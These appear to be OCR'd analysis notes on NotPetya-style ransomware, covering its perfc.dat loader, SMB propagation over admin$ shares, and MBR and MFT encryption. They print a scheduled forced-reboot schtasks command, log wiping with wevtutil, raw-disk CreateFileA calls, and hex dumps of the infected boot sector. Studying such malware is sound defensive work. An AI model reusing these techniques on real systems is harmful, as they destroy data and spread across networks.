
EntryPoint

EXECUTABLE | DOCUMENT

RUNDLL

perfc.dat

Stage 2 binary from TMP location



wevtutil to remove logs

```
cmd /c schtasks /Create /SC once /TN "" /TR "C:\Windows\system32\shutdown.exe /r /f" /ST 22:20
taskeng -> C:\Windows\system32\shutdown.exe /r /f
```


SCANNING

Internal Ip addresses

PORT 445

PORT 139

PORT 80



SMB: PORT 445

Propagation

Stealing Tokens

PsExec

WMIC

EXPLOIT

```
wsprintfW(CHAR_BUFFER, u"\\%s\admin$", arg0);
wsprintfW(CHAR_BUFFER, u"\\%ws\admin$\%ws", arg0, (esp - 0x4) + 0x2a8);
WNetAddConnection2W();
```

process	func	param
rundll32.exe	createfile	\\;rdpdr\;:1\172.16.177.2\admin$\
rundll32.exe	createfile	\\;rdpdr\;:1\172.16.177.254\admin$\
rundll32.exe	createfile	\\;rdpdr\;:1\10.0.0.2\admin$\
rundll32.exe	createfile	\\;rdpdr\;:1\172.16.177.149\admin$\
rundll32.exe	createfile	c:\program files (x86)\icecast\admin
rundll32.exe	querydirectory	c:\program files (x86)\icecast\admin*
rundll32.exe	readfile	c:\program files (x86)\icecast\admin
rundll32.exe	querydirectory	c:\program files (x86)\icecast\admin
rundll32.exe	querydirectory	c:\program files (x86)\icecast\admin
rundll32.exe	closefile	c:\program files (x86)\icecast\admin
rundll32.exe	createfile	c:\program files (x86)\microsoft sdks\windows\v7.0a\include\ahadmin.h
rundll32.exe	createfile	\\172.16.177.2\admin$\a
rundll32.exe	createfile	\\172.16.177.2\admin$\a.dll
rundll32.exe	createfile	\\172.16.177.149\admin$\a
rundll32.exe	createfile	\\10.0.0.2\admin$\a
rundll32.exe	createfile	\\172.16.177.149\admin$\a.dll
rundll32.exe	createfile	\\10.0.0.2\admin$\a.dll
rundll32.exe	createfile	\\172.16.177.254\admin$\a
rundll32.exe	createfile	\\172.16.177.254\admin$\a.dll
rundll32.exe	createfile	\\;rdpdr\;:1\10.0.0.11\admin$\
rundll32.exe	createfile	\\10.0.0.11\admin$\a
rundll32.exe	createfile	\\10.0.0.11\admin$\a.dll

[0] -> Encrypt MBR
[1] -> Fake disk scan code written to boot sector
[2] -> Reboot the machine
[3] -> Encrypt MFT (MFT stores info for every file / folder on fileSystem and handles structures on the volume)
[4] -> Boots into Ransom screen

```
CreateFileA ( "\\.\C:", 0, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)
CreateFileA ( "\\.\PhysicalDrive0", GENERIC_READ | SYNCHRONIZE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0,
 NULL)
```

MBR View:

```
33c08ed0bc07c8ec08ed8be07cbf06b902fcf3a450681c6cbfbb940bdbe7807e007cb
f85e183c510e2f1cd188856055c646115c646100b441bbaa55cd135d72f81fb55aa759f7
c110743fe46106660807e10074266668000066ff76868006807c681068100b442
85608bf4cd139f83c4109eeb14b812bb07c8a5608a7618a4e28a6e3cd136661731cfe4e
1175c807e080f848a0b280eb845532e48a560cd135deb9e813efe7d55aa756eff760e88d0
7517fab0d1e664e8830b0dfe660e87c0b0ffe664e8750fbb80bbcd1a6623c0753b6681fb5443
5041753281f921722c66687bb006668020066688000665366536656668000 0
666807c00666168007cd1a5a32f6ea07c00cd18a0b77eb8a0b67eb3a0b5732e45
078bf0ac3c0749bb70b4ecd10ebf2f4ebfd2bc9e464eb0242e0f8242c3496e76616c69
642070617274697 6f6e207461626c6504572726f72206c6f6164696e67206f7065726174696e
6720737974656d04d697373696e67206f7065726174696e6720737974656d000637b9a26
82c5240080202107fefff f08000f07f7000000000000000000 0
0000000000000000000000000000000055aa
```

BEFORE

```
fa31c08ed88ed08ec08d2607cfb66b8200008816937c66bb1000b9080e814066486683f8
075f566a1080ea08000f4ebfd66506631c05256576650665389e7665066536516a16a1089
e68a16937cb442cd1389fc665b66587385030e4cd1358ebd66683c316683d0081c1027378c
c280c6108ec25f5e5a6658c360b4eac3c0744cd10ebf761c3000000000000000
0000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000026
82c5240080202107fefff f08000f07f7000000000000000000 0
0000000000000000000000000000000055aa
```

AFTER

Quick SMB Summary

The Server Message Block (SMB) protocol is a network file sharing protocol.
SMB sits on top of NetBIOS, SMB does rely on NetBIOS for communication with devices that do not support direct hosting of SMB over TCP/IP. Even though NetBIOS is completely independent protocol, It provides an API that SMB and other protocols could use. SMB has multiple vulnerabilities (Mostly at OS level) i.e. from buffer overflow to race conditions, bufferSize etc. Quick look at SMB transactions.

SMB -> VFS API -> FS Driver [SYSCALL] -> Kernel

- NetBios establishes a session
- Client sends a request to Server
- Credentials is required including workgroup
- Negotiate the protocol variant to speak.
- Set session parameters are passed
- Make a tree connection to and memory allocation, bufferSize etc
- If port 139 is used -> SMB is running over NetBios